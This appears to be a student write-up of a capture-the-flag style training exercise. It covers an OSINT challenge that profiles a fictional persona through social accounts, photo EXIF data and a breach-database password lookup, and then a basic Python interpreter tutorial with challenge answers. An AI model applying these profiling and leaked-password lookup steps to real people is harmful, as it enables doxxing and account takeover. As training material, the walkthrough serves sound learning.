We scroll down the page and we found that there is a flag hidden the copyright path

Question 10


We open the scylla.sh page

Then we search the username iguidetheclaus2020


We found that the password used for this username is spygame

Question 11

We searched the coordinates given just now on google map



We click on the hotel on the street then we found that the street was 540



Thought process/ Methodology:

We enter the URL which is https://www.reddit.com/user/iguidetheclaus2020/comments/ and we headed to the comments page of Rudolph. In the page, we know that Rudolph was born in Chicago. And then, we search for the iguidetheclaus2020 on google, the results shown a name which is Robert.L May. We believe that it is Robert full name. After that, we headed to the namechk.com and search for the username iguidetheclaus2020 on other social media account. The result shown there is a twitter account using this username. After we get into the twitter account, we found that the username of Rudolph is IGuideClaus2020. We also found that the Rudolph was watching a TV show call Bachelorette, we think that was his favourite TV show. Other than that, we saw Rudolph posting 2 pictures of the parade. We downloaded it and search it on image.google to get more information. We know that this place is in Chicago. After that, we went through the exif data page to look for more details about the higher resolution image that Rudolph posted. We found a coordinate of this image, and we scrolling down we found a flag hidden in the copyright path of this image. To look for the password, we went throught the scylla.sh page and search iguidetheclaus2020 and look for the password found. Lastly, we copy the coordinate just now and search it in google map. We found that the street of the coordinate is 540 in Chicago.

Day 15: There's a Python in my stocking!

Tools used: Kali Linux, Python

Type the python3 at the terminal to load an interactive editor for Python.

```
┌──(1211102835㉿kali)-[~]
└─$ python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
```

Question 1

Type print(True+True) to get the answer.

```
>>> print(True+True)
2
```

Question 2

Pypi is a database in the Libraries section by referring to the note.

command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

Question 3

Type bool("False") to get the answer.

```
>>> bool("False")
True
```

Question 4

It mentions that requests is a library that lets us download HTML of a webpage.

```
# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5

Copy and paste the code that is given.

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
```

Question 6

It also mentions that "pass by reference" will causes the previous task to output.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Thought process/ Methodology:

First, we type python3 at the terminal to load an interactive editor for Python. After that, we just type the print(True+True) to see the output which is 2. For question 2, Pypi is a database by referring to the note. Besides that, we need to type bool(“False”) to get the output which is True. The note mentions requests as a library to download the HTML of a webpage. For question 5, we just copy and paste the code that is given and get the output. At last, the note also mentioned “pass by references” will cause the previous task to be output.